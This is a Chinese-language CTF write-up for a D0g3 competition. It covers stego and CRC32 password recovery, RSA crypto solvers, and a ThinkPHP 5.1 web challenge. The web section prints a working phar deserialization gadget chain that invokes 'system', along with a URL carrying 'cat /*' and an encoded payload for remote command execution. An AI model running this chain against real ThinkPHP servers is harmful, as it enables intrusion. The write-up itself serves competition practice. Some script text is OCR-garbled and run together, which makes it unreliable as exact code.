
```
C:\Users\YiJiale\Desktop\工具2\crc32-master>python crc32.py reverse 0x2D2C423C
4 bytes: {0x78, 0x6b, 0xc3, 0x45}
verification checksum: 0x2d2c423c (OK)
6 bytes: 0rd_We (OK)
6 bytes: 1nj2Mh (OK)
6 bytes: BSNT74 (OK)
6 bytes: CrQuEa (OK)
```

```
C:\Users\YiJiale\Desktop\工具2\crc32-master>python crc32.py reverse 0xD9E12803
4 bytes: {0x9f, 0x48, 0x0c, 0x36}
verification checksum: 0xd9e12803 (OK)
6 bytes: 1c0m3e (OK)
6 bytes: 2_tBqa (OK)
6 bytes: 3_5sjx (OK)
```


连起来就是：`th1s_Is_Y0ur_pa33w0rd_We1c0m3e`

打开flag.zip得到

用Stegsolve打开图片，发现R,G,B的0通道都有异常



应该是LSB隐写没跑了



我们将其Save Bin，保存为png图片，发现打不开，用010打开发现文件头前面有多余的字节，删掉后可打开得到一张带有很多数字的图片

125107769548277602533857712557921570721626298184282100016227699496794321282269384284526685198488033670244644408289977864567921038435144120176357529686342977212633764247620567669441602729004003473312468776582473461071462631554533766709934484393185739708817165738912742570170547790145328253304755428563911689057632001795598667127514331122190795355921436735375126688142856470280128821316586008242687241930886868804388482643589009068543771977163419519208340324352

因为没法复制，手撸的话估计眼睛要瞎了，尝试用QQ识图来获取数据，但是全部选中识别又有误差，于是选了个折中的办法就是半行半行的用QQ识图。。。总算是识别完了，遭不住，眼睛痛

```
125107769548277602533857712557921570721626298184282100016227699496794321282269384284526685198488033670244644440828997786456792103843514412017635752968634297721263376424762056766944160272900400347331246877658247346107146263155453376670993448439318573970881716573891274257017054779014532825330475542856391168905763200179559866712751433112219079535592143673537512668814285647028012882131658600824268724193088686880438848264358900906854377197716341951920834032435
2
```


尝试过转字符，但是失败了哈哈哈哈，果然作为500分的题肯定没这么简单，根据题目，`lovemath`和`数学如此美丽，甚至能画出自己`来看，这题应该是要通过某种数学方式来绘图，并且注意这句`甚至能画出自己`，最后百度了很久，终于在百度`自我画图公式`的结果中，发现了`塔伯自我指涉公式作图程序(matplotlib)`，里面还附有脚本

脚本地址：https://www.cnblogs.com/1024th/p/14418846.html

脚本如下:

```
"""
Plot Tupper's self-referential formula
"""
import textwrap
import matplotlib.pyplot as plt

K = 1251077695482776025338577125579215707216262981842821000162276994967943212822693842845266851984880336702446444
4408289977864567921038435144120176357529686342977212633764247620567669441602729004003473312468776582473461071462
6315545337667099344843931857397088171657389127425701705477901453282533047554285639116890576320017955986671275143
3112219079535592143673537512668814285647028012882131658600824268724193088686880438848264358900906854377197716341
9519208340324352


H = 17
W = 106

if __name__ == "__main__":
    plt.figure(figsize=(6.8, 4), dpi=600)
    plt.axis("scaled")

    K_ = K//17
    for x in range(W):
        for y in range(H):
            if K_ & 1:
                plt.bar(x+0.5, bottom=y, height=1,
                        width=1, linewidth=0, color="black")
            K_ >>= 1

    plt.figtext(0.5, 0.8, r"$\frac{1}{2}<\left\lfloor \operatorname{mod}\left(\left\lfloor\frac{y}{%d}\right\rfl
oor 2^{-%d\lfloor x\rfloor-\operatorname{mod}(\lfloor y\rfloor, %d)}, 2\right)\right\rfloor$" % (H, H, H), ha="c
enter", va="bottom", fontsize=18)
    plt.subplots_adjust(top=0.8, bottom=0.5)
    K_str = textwrap.wrap(str(K), 68)
    K_str[0] = f"K={K_str[0]}"
    for i in range(1, len(K_str)):
        K_str[i] = f"  {K_str[i]}".ljust(70)
    K_str = "\n".join(K_str)
    plt.figtext(0.5, 0.45, K_str, fontfamily="monospace", ha="center", va="top")

    plt.xlim((0, W))
    plt.ylim((0, H))
    xticks = list(range(0, W+1))
    xlabels = ["" for i in xticks]
    xlabels[0] = "0"
    xlabels[-1] = str(W)
    plt.xticks(xticks, xlabels)
    yticks = list(range(0, H+1))
    ylabels = ["" for i in yticks]
    ylabels[0] = "K"
    ylabels[-1] = f"K+{H}"
    plt.yticks(yticks, ylabels)
    plt.grid(b=True, linewidth=0.5)

    # plt.show()
    plt.savefig("Tupper-plot.png")
    # plt.savefig(fname="name", format="svg")
```

把之前得到的数据填入`K`之后运行，得到`Tupper-plot.png`



得到flag为：

```
D0g3{I_Lov3_math}
```

Cry

little_trick

注意到e的生成：

$$e = gmpy2.next(\ldots$$

直接爆破e时间可能太久，我们采取空间换时间的方法：先把这个范围内的素数全求出来，存在一个列表里面，然后对列表索引爆破，判断依据为b'D0g3'。

exp

```
import sympy
from gmpy2 import *
from Crypto.Util.number import *
p=11949414834391770810580711761477352919638045202585957412321153885998309410801567832172449560978533250856353495
09573672897235594681974402469604030540204529852817977561171669918266266124221357971928860419250438553293911562915
95506682226827953397851489615100769072992690404440754298378181753057630866979253326643 1
q=12513268508628166680057340486858542481524708221372464747322601645247146155574219404261731806367031129069431056
27464423722931335091753791709335144238424624875941862868540288870498286135660726636400361148988232813101774068270
49478153958964127866484011400391821374773362883518683538899757137598483532099590137741
c=10238271315477488225331712641083290024488811710093033734535910573493409567056934528110845049143193836706122210
30305546614581925689329342922338982825265742603011853412768426526119250340628740893283234093834344799779163443350
68366383965928991637536875223511277583685579314781547648602666391656306703321971680803977982711407979248979910513
36657323558595235007295340699094082920243812251922403853513259997982063669491063625373764526622645120127705864511
78371262666506516170412653674275505483042786498278203083483738854481117227949665777688420975606905681275047666950
86408173694232384969303577258427689187913470955042833680 32
e=2
phi=(p-1)*(q-1)
n=p*q
l=[2]
while e<10000000:
    e=sympy.nextprime(e)
    l.append(e)
for e in l:
    if gcd(e,phi)!=1:
        continue
    d=invert(e,phi)
    m=long_to_bytes(pow(c,d,n))
    if b'D0g3' in m:
        print(m)
        break
```

运行大概十几二十分钟可得结果。

flag为:

```
D0g3{Welc0me_t0_iSOON_4nd_have_4_go0d_time}
```

ez_equation

设primelist中的三个素数分别为p1,p2,p3，则有M1=y1+x2+x3=

$p\ (p+1)(p+\ldots)$，M2=y2+y3=$m\ (m+1)(\ldots$

exp

```
import sympy
from gmpy2 import *
from Crypto.Util.number import *
def solve(a,b,c):
    delta=b*b-4*a*c
    if delta<0:
        return (0,0)
    delta=isqrt(delta)
    if (-b+delta)%(2*a)!=0 or (-b-delta)%(2*a)!=0:
        return (0,0)
    return ((-b+delta)//(2*a),(-b-delta)//(2*a))

M1=38263828350237884426515515849056209635554688289485250898082503038672452404925431512745899938109481533583119 49
```

```
12988999207856521801443798579762326077417386277631439430520746092901044854191915137173976341340890195835743988368781294180274955626954095923801596078912308172491356341595111891122576523935814514484767281327230400030324818591218445418364955088198721818321338317028734149181781385315730341501062102915382765442467478179903782101884509348014914684691697207047161677432665899287462471733536996331674134659669293787398073639227235742971743724873101833301177609808453272931522188192268863339059322064768236727256627538119659770243491155738535138917979013259584015711038537937547252598587417818547702482440636473257366304424361516847152644629095278188767918031588837726218154738395323127714836485478214519234843207559146530952145444138211950267724509072672891273812351231647576266474977100209073888694056985225215999452231 6

M2=40460110431176946412249460606981609811943717460495584431919955924179476429092772264404656401959035244028986732556225706508103387803586458722934732126922406752879980972807157390932851678117402527929861196693481088501685744233718612669946308513603818359203849792795689377405165734125105643124397184026895473775485756534505199899142181152658421586161230269975546519838373610281520106755514891906697764582016969374271885727418336358650199313275489008043237928932734434672519028866367561736658236449585636649674759109620858675593570080734968751913918477579911011890031544225786628200493878994023832358280118304440344630497496689065838142298273217044500217156013499504060358962494290686301640923090476457662168521091216626298355747527847179976555953078732195037979966963899457828369948489951247763751462450617876477567046050438567353980020122763117819566682127765889706196580635153569313868868715548608910894984566460366301146208 06

#t=gcd(M1,M2+2),m1=M1//t, m2=(M2+2)//t

t=19558952363044581852990286095683279689085525139263312850526736001937976607844103944771462951770565498959600564178416848621131268668045580762643162616508086603919137886498596873174142649646322366349641616658245216107910423438598573866038841413991116833446905142320562982976557207831343173648372815522881491576422899064322925239494044664762816615938612934535506075301376448677272194706341931973075692004622048867439953400779561079014094168836187000354556110195037905125230623962098039384281777027016466034857224164802966112204586570702395946268802051679746533428013457279050761356358390792533443909130129752725250840312 4

m1=19563332248068151535630981329078704836011877594400641639369459141215900260861025312054906757599794566083208720855569882795966368648050841796097774666530924861861072322505359934227960441733030841677273935286749895660385076617500078541482883261409708629757597729348593181573750624736984373186183627343721574559

m2=20686235990647329610791853921718735187994958766092474204131359561885208246097905843101029093347765900355157072072179547621235081101156100572779845352580259426625670629461859798011004868747162865241652060762059495558269934939075323522904748472063800026320062177474213759817229716245635847559587261121068310442

for i in range(2,1000,2):
    t1=i*m1-1
    t2=i*m2-1
    if sympy.isprime(t1):
        break

#gcd=6,t1=11737999348840890921378588797447222901607126556640384983621675484729540156516615187232944054559876739649925232513341929677579821188830505077658664799918554917116643393503215960536776265039818505006364361172049937396231045970500047124889729956845825177854558637609155908944250374842190623911710176406232944735 3,t2=1241174159438839776647511235303124111279697525965548452247881573713112494765874350586061745600865954021309424324330772872574104866069366034366790721154815565597540237767711587880660292124829771914499123645723569733496196096344519411374284908323828001579203730648452825589033782974738150853575235667264096862651

c=13949467664168731315549344533571217306763198082125157861279180419806067462387934326147661635200548187409528186824748968869238713307808835040286653804226083645426185619812330502105072029488829897639607026121163163210092105419321553012165117915051142825465929784535735297259583218277687035665038418834905356205919518716384990117818642028745257982245080220926104998991667388643467497533793996025745503243101196677742296458277736088738327958286367702631118329900122052764255593639775261142255409628617409296598411650394199041649610951267572947627091945520188909376384801267401969558406566020201930449696853344414054131546013116576682981018370663252318884110189083008283821922030624052876704908772832697610478531179714921976591159955378370804007302942157785407544826804767239536590858542971845755484895447722480494796324202899544090527818808719337131218755625542348415993232237934072726341674210534939957955705084359052802697742740846036875162198377301003961917461016227258805298962509041423333915984265882380824853053726595840524455566389904976263425096203057498291441587974914118168194478362653183020802124529251441915360312494041389788862621361292509713668417792186754826322422652331349971159875102929116067368785784937962605074587738246898434242482332828280570271975289778648261497565738670221735211770212978869877998979231822905155423975346527890133402645870284246297666890595078442119100728082862509140599839579346709795514282045697822388573312723720356259013497637990056215773325029576935174738617263598295884194091200766259395023825796 05
```

```
n=19445950132976386911852381666731799463510958712950274248183192405937223343228119407660772413067599252710235310
40227834539180686311611901069776643474330279864409122073081944159978403995534739879754521931492510352906209296391
28554894649147235888338172807861589852694011319196183208669427372919156035513201630011297254302051641597218103 1
91289990272151680639229779947356090791666562641507788968098139722758249802507336288954494443862659719868814432781
51768942819825142655759125622643172793436527768355903877722049883944342327223823165935649808882452098046648252881
35994554892785108805290209163646408594682458644235664198690503128767557430026565606308422630014285982847395405341
28426941890256419507752311915373691611400124121477346351149860684521444997893671877605955376105017009939164412741
60907447708610516030613459086454505687216181841866737069094560205063982545392716852915414109766838283071786715811
89131567590506561475774252148991615602388725559184925467487450078068863876285937273896246520621965096127440332601
76372900322266012663719161244561221724181365505775126641856856331318013852657816775988630312051941519923901593391
13089589751027771476864598466024075058000137277266529792067970104496660724185949508731999882547472792027306312071
01389749480852403561022063673222963354420556267045325208933815212625081478538158049144348626000996650436898760301
05631943908206943760191468353813571414269877866434713259436467581310215296591513196324259881114069744929511702377
77441566790961273044040736512426495621306430555618542343234193584732049671609052851494 7
e=65537
p1=t1
p3=t2
term=t//6
p2,P2=solve(1,p1,-term)
pq=n//(p1*p2*p3)
k=2
while 1:
    cha=k
    he=(pq+cha*cha//4)*4
    if iroot(he,2)[1]==True:
        he=iroot(he,2)[0]
        break
    k+=2
p,q=solve(1,-he,pq)
phi=(p-1)*(q-1)*(p1-1)*(p2-1)*(p3-1)
d=invert(e,phi)
m=long_to_bytes(pow(c,d,n))
print(m[256:256+42])
```

flag:为

```
D0g3{296b680c-7aeb-5272-8b33-7335b411fbcb}
```

strange

注意到m是flag，相对于hint和n来说都比较小，m|hint的操作对于hint来说影响很小，这就存在一个小值根，因此采用coppersmith的方法先解出m1，然后根据m1和m2先预估出m的位数，再爆破m的每一位来得到flag。

exp：

```
##sagemath
n=1300290452019608791317502637815767621877222496119875178979313937297595299887410951370971501737923044951488067455447355150822194624985454135297310083207563321114814097292557973608805821401499308222653087528421993392249773607734622546434917481907586677406979731806648749662758911165233381406505366397448048637979910240311874467295663458445292675676671957278976483815342400168310432107890845293789670795394151784569722676109573685451673961309951157399183944789163591809561790491021872748674809148737825709985578568373545210653290368264452963080533949168735319775945818152681754882108865201849467932032981615400210529003
c=856036797908838963909335567005295534496800891778778001083315829031654015479161292759548096837033854983724982387124443694688919867794545627331734388648574129726055717270471873180963273456734981533898816917798322211871858524969695310396253794202341374869059635443606334587383155010909815101433223731026541297677697718311043126289314455204211681717471273010261951423206782445257196555514983684608373944368429247134507159987958991727745733411896602272543316569169609841577725270154797970044231658124938027309962722766133625057375360072843089292882938146979889684077774800724091842615447088208771538254709886345886660188021h=998963941978222244452912995152672361883167262760378372872876734525794131187026947165190711854578340829585695421425968142194380785555457117961948597514394597254532876351993137155257398082995086471158652428163411410210205529944300167775748769834791013393303600810331352565119202092123129056097983199637663490689379323983417230530496402288169976495769970819208073994946231684409124021935164613844781696999462588337780066264364517269164933735308014041833642550611954239631937682132461933008317400806035121030769827902258486299074996345258992218570902619721059147268078099650788263901406860016504983968010897487336189514421968142194380785555457117961948597514394597254532876351993137155257398082995086471158652428163411410210205529944300167775748769834791013393303600810331352565119202092123129056097983199637663490689379323983417230530496402288169976495769970819208073994946231684409124021935164613844781696999462588337780066264364517269164933735308014041833642550611954239631937682132461933008317400806035121030769827902258486299074996345258992218570902619721059147268078099650788263901406860016504983968010897487336189514m1=998963941978222244452912995152672361883167262760378372872876734525794131187026947165190711854578340829585695421425968142194380785555457117961948597514394597254532876351993137155257398082995086471158652428163411410210205529944300167775748769834791013393303600810331352565119202092123129056097983199637663490689379323983417230530496402288169976495769970819208073994946231684409124021935164613844781696999462588337780066264364517269164933735308014041833642550611954239631937682132461933008317400806035121030769827902258486299074996345258992218570902619721059147268078099650788263901406860016504983968010897487336189514421596814219438078555545711796194859751439459725453287635199313715525739808299508647115865242816341141021020552994430016777574876983479101339330360081033135256511920209212312905609798319963766349068937932398341723053049640228816997649576997081920807399494623168440912402193516461384478169699946258833778006626436451726916493373530801404183364255061195423963193768213246193300831740080603512103076982790225848629907499634525899221857090261972105914726807809965078826390140686001650498396801089748733618951442196814219438078555545711796194859751439459725453287635199313715525739808299508647115865242816341141021020552994430016777574876983479101339330360081033135256511920209212312905609798319963766349068937932398341723053049640228816997649576997081920807399494623168440912402193516461384478169699946258833778006626436451726916493373530801404183364255061195423963193768213246193300831740080603512109330495607813607174274467136461095700380561386528037561492336126186928208605715076131125651678243695603132094172525m2=986990787759470135317528193083928148569400489635603859595588378851176448822864016404795822786187157299096002448599210=''m1=bin(m1)[2:]m1=m1[::-1]h=bin(h)[2:]h=h[::-1]m2=bin(m2)[2:]m2=m2[::-1]m2+='00000'bit=[0,1]for i in range(383):    for j in bit:        if j|int(h[i])==int(m1[i]) and j&int(h[i])==int(m2[i]):            m+=str(j)print(m[::-1])print(int(m[::-1],2))print(long_to_bytes(int(m[::-1],2)))
```

flag为：

```
D0g3{R54_f4l1_1n_l0ve_with_CopperSmith_w0wow0!!}
```

Web

ez_tp

扫到www.zip，下载到源码。版本5.1.37，diff了一下发现没有什么不同，直接看源码

```php
    public function hello()
    {
        highlight_file(__FILE__);
        $hello = base64_encode('Welcome to D0g3');
        if (isset($_GET['hello'])||isset($_POST['hello'])) exit;
        if(isset($_REQUEST['world']))
        {
            parse_str($_REQUEST['world'],$haha);
            extract($haha);
        }
        if (!isset($a)) {
            $a = 'hello.txt';
        }
        $s = base64_decode($hello);
        file_put_contents('hello.txt', $s);
        if(isset($a))
        {
            echo (file_get_contents($a));
        }
    }
}
```

能读任意文件，但找不到flag位置，不过很明显看出phar反序列化

找链子生成phar文件

```php
<?php
namespace think\process\pipes{

    use think\model\Pivot;

    class Windows
    {
        private $files = [];
        public function __construct(){
            $this->files[]=new Pivot();
        }
    }
}
namespace think{
    abstract class Model
```

```
    {
        protected $append = [];
        private $data = [];
        public function __construct(){
            $this->data=array(
                'feng'=>new Request()
            );
            $this->append=array(
                'feng'=>array(
                    'hello'=>'world'
                )
            );
        }
    }
}
namespace think\model{

    use think\Model;

    class Pivot extends Model
    {

    }
}
namespace think{
    class Request
    {
        protected $hook = [];
        protected $filter;
        protected $config = [
            // 表单请求类型伪装变量
            'var_method'       => '_method',
            // 表单ajax伪装变量
            'var_ajax'         => '',
            // 表单pjax伪装变量
            'var_pjax'         => '_pjax',
            // PATHINFO变量名 用于兼容模式
            'var_pathinfo'     => 's',
            // 兼容PATH_INFO获取
            'pathinfo_fetch'   => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO', 'REDIRECT_URL'],
            // 默认全局过滤方法 用逗号分隔多个
            'default_filter'   => '',
            // 域名根，如thinkphp.cn
            'url_domain_root'  => '',
            // HTTPS代理标识
            'https_agent_name' => '',
            // IP代理获取标识
            'http_agent_ip'    => 'HTTP_X_REAL_IP',
            // URL伪静态后缀
            'url_html_suffix'  => 'html',
        ];
        public function __construct(){
            $this->hook['visible']=[$this,'isAjax'];
            $this->filter="system";
        }
    }
}
namespace{
    use think\process\pipes\Windows;
    $phar = new Phar("phar3.phar"); //后缀名必须为phar,压缩后的文件名
```

```
    $phar->startBuffering();
    $phar->setStub(" __HALT_COMPILER(); ?>"); //设置stub
    $o = new Windows();
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("hello.txt", "test"); //test为内容test.txt为要压缩的文件(可以不存在)
//签名自动计算
    $phar->stopBuffering();
//    echo base64_encode(serialize(new Windows));
}
```


读phar


```
<?php
    echo base64_encode(file_get_contents("phar3.phar"));
```

payload变量覆盖一下

http://1.12.220.15:19274/index.php/index/index/hello?shell=cat /*

```
world=hello=IF9fSEFMVF9DT01QSUxFUigpOyA/Pg0KJgMAAAEAAAARAAAAAQAAAAAA7wIAAE86Mjc6InRoaW5rXHByb2Nlc3NccGlwZXNcV2lu
ZG93cyI6MTp7czozNDoiAHRoaW5rXHByb2Nlc3NccGlwZXNcV2luZG93cwBmaWxlcyI7YToxOntpOjA7TzoxNzoidGhpbmtcbW9kZWxcUGl2b3Qi
OjI6e3M6OToiACoAYXBwZW5kIjthOjE6e3M6NDoiZmVuZyI7YToxOntzOjU6ImhlbGxvIjtzOjU6Indvcmxkljt9fXM6MTc6IgB0aGlua1xNb2Rl
bABkYXRhIjthOjE6e3M6NDoiZmVuZyI7TzoxMzoidGhpbmtcUmVxdWVzdCI6Mzp7czo3OiIAKgBob29rIjthOjE6e3M6NzoidmlzaWJsZSI7YToy
